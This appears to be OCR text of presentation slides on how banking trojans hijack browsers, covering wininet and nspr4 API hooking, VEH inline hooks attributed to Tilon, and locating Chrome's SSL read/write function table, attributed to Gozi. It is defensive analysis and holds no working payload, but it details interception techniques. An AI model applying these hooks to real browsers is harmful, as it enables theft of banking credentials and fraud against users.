
Outline

- How Banking Trojans operate
- Browser hijacking techniques
  - Classical hooking
    - Chrome
    - 64bit
- BankGuard
- Modern C&C Structures

Online-Banking encryption



Man in the Browser (MITB)




Browser encryption

- Browsers have Network-APIs that handle encryption transparently
  - Internet Explorer: wininet.dll
    - InternetConnect()
    - HttpOpenRequest()
    - HttpSendRequest()
    - InternetReadFile()
  - Firefox: nspr4.dll
    - PR_open()
    - PR_read()
    - PR_write()
  - Chrome: Statically linked nspr4

Wininet.dll connection example

```
hConnect = InternetConnect (
    hOpen,                              // InternetOpen handle
    „www.mybank.com",                   // Server name
    INTERNET_DEFAULT_HTTPS_PORT,        // Default HTTPS port – 443
    "",                                 // User name
    "",                                 // User password
    INTERNET_SERVICE_HTTP,              // Service
    0,                                  // Flags
    0                                   // Context
);
hReq = HttpOpenRequest (
    hConnect,                           // InternetConnect handle
    "GET",                              // Method
    „/frontpage.html",                  // Object name
    HTTP_VERSION,                       // Version
    "",                                 // Referrer
    NULL,                               // Extra headers
    INTERNET_FLAG_SECURE,               // Flags
    0                                   // Context
);
InternetReadFile ( hReq, HtmlOutputBuffer, BytesToRead, &BytesRead);
```

Wininet.dll connection scheme




Hooking the Connection APIs

- Banking Trojans implement MITB through Connection API hooking

- Hooking: Redirecting all calls to APIs to own module


Wininet.dll hook scheme



Export Table Hooks

- Windows DLLs contain list of provided APIs („exports“)
- Mapping Name ↔ RVA
- Changing export address changes called function of importing binary

Inline Hooks



Inline hooking via VEH (Tilon)

- Installs VEH handler
- Writes privileged instruction (CLI) to function prolog
- Triggers exception
- VEH handler acts as hook procedure

Outline

- How Banking Trojans operate
- Browser hijacking techniques
  - Classical hooking
  - Chrome
  - 64bit
- BankGuard
- Modern C&C Structures

Chrome hooking difficulties

- Chrome uses nspr4 library (PR_read / PR_write) just as Firefox
- Functions nowhere exported though
- Compiled statically into chrome.dll
- Chrome.dll is a giant binary blob

Chrome internal structure

```
struct PRIOMethods {
   /* Type of file represented (tos) */
   PRDescType file_type;
   /* close file and destroy descriptor */
   PRCloseFN close;
   /* read up to specified bytes into buffer */
   PRReadFN read;
   /* write specified bytes from buffer */
   PRWriteFN write;
   // …
}
```

Chrome internal structure

```
static const PRIOMethods ssl_methods = {
    PR_DESC_LAYERED,
    ssl_Close,              /* close         */
    ssl_Read,               /* read          */
    ssl_Write,              /* write         */
    ssl_Available,          /* available     */
    // …
};
```

Chrome internal structure

```
static void ssl_SetupIOMethods(void) {
   PRIOMethods *new_methods = &combined_methods;
   const PRIOMethods *nspr_methods =
                              PR_GetDefaultIOMethods();
   const PRIOMethods *my_methods = &ssl_methods;
   *new_methods = *nspr_methods;

   new_methods->file_type = my_methods->file_type;
   new_methods->close = my_methods->close;
   new_methods->read = my_methods->read;
   new_methods->write = my_methods->write;
   // …    }
```


Chrome internal structure

```
static PRStatus
ssl_InitIOLayer(void)
{
    ssl_layer_id = PR_GetUniqueIdentity("SSL");
    ssl_SetupIOMethods();
    ssl_inited = PR_TRUE;
    return PR_SUCCESS;
}
```


Chrome internal structure

```
ssl_InitIOLayer proc near               ; DATA XREF: sub_1DE8670+D↑o
                push    offset aSsl_1   ; "SSL"
                call    PR_GetUniqueIdentity
                pop     ecx
                mov     ssl_layer_id, eax
                call    ssl_SetupIOMethods
                mov     ssl_init, 1
                xor     eax, eax
                retn
ssl_InitIOLayer endp
```

Chrome function pointer hooking (Gozi)



Chrome function pointer hooking (Gozi)



Outline

- How Banking Trojans operate
- Browser hijacking techniques
  - Classical hooking
  - Chrome
    - 64bit
- BankGuard
- Modern C&C Structures

